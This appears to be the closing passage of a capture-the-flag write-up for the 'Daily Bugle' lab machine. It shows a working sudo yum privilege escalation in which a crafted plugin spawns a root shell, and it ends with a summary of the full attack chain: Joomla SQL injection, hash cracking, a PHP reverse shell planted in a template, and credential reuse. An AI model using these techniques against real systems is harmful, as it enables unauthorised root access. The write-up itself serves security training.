[jjameson@dailybugle ~]$ cat >$TF/y.py<<EOF
> import os
> import yum
> from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
> requires_api_version='2.1'
> def init_hook(conduit):
>     os.execl('/bin/sh','/bin/sh')
> EOF
[jjameson@dailybugle ~]$ 
[jjameson@dailybugle ~]$ sudo yum -c $TF/x --enableplugin=y
Loaded plugins: y
No plugin match for: y
sh-4.2# whoami
whoami
root
sh-4.2# 

```

After becoming **root**, I captured the final flag from the **/root** directory.

```

root@dailybugle jjameson]# cd /root
cd /root
ls
ls
anaconda-ks.cfg  root.txt
[root@dailybugle ~]# cat root.txt
cat root.txt
cat root.txt
[root@dailybugle ~]# 

```

CONCLUSION

Here's a short summary of how I pwned **daily bugle**:

- I discovered an administrator login panel on the server from the **robots.txt** file revealed in the **nmap** scan.
- I used the **http-enum** script to find the **joomla** version.
- The version was vulnerable to **sql** injection. I used a python POC script from [github](#) to get the username and hash for the panel.
- I cracked the hash using **john** and logged into the application.
- I added a **php** reverse shell script in the default template used by the application and got a reverse shell.
- I found the sql credentials in the **/var/www/html/configurations.php** file.
- I managed to switch to **jjameson** using the password found above and captured the user flag from **jjameson**'s home directory.
- I exploited **yum's sudo** privilege to get **root** access and captured the final flag from **/root**.

That's it from my side!

Until next time :)

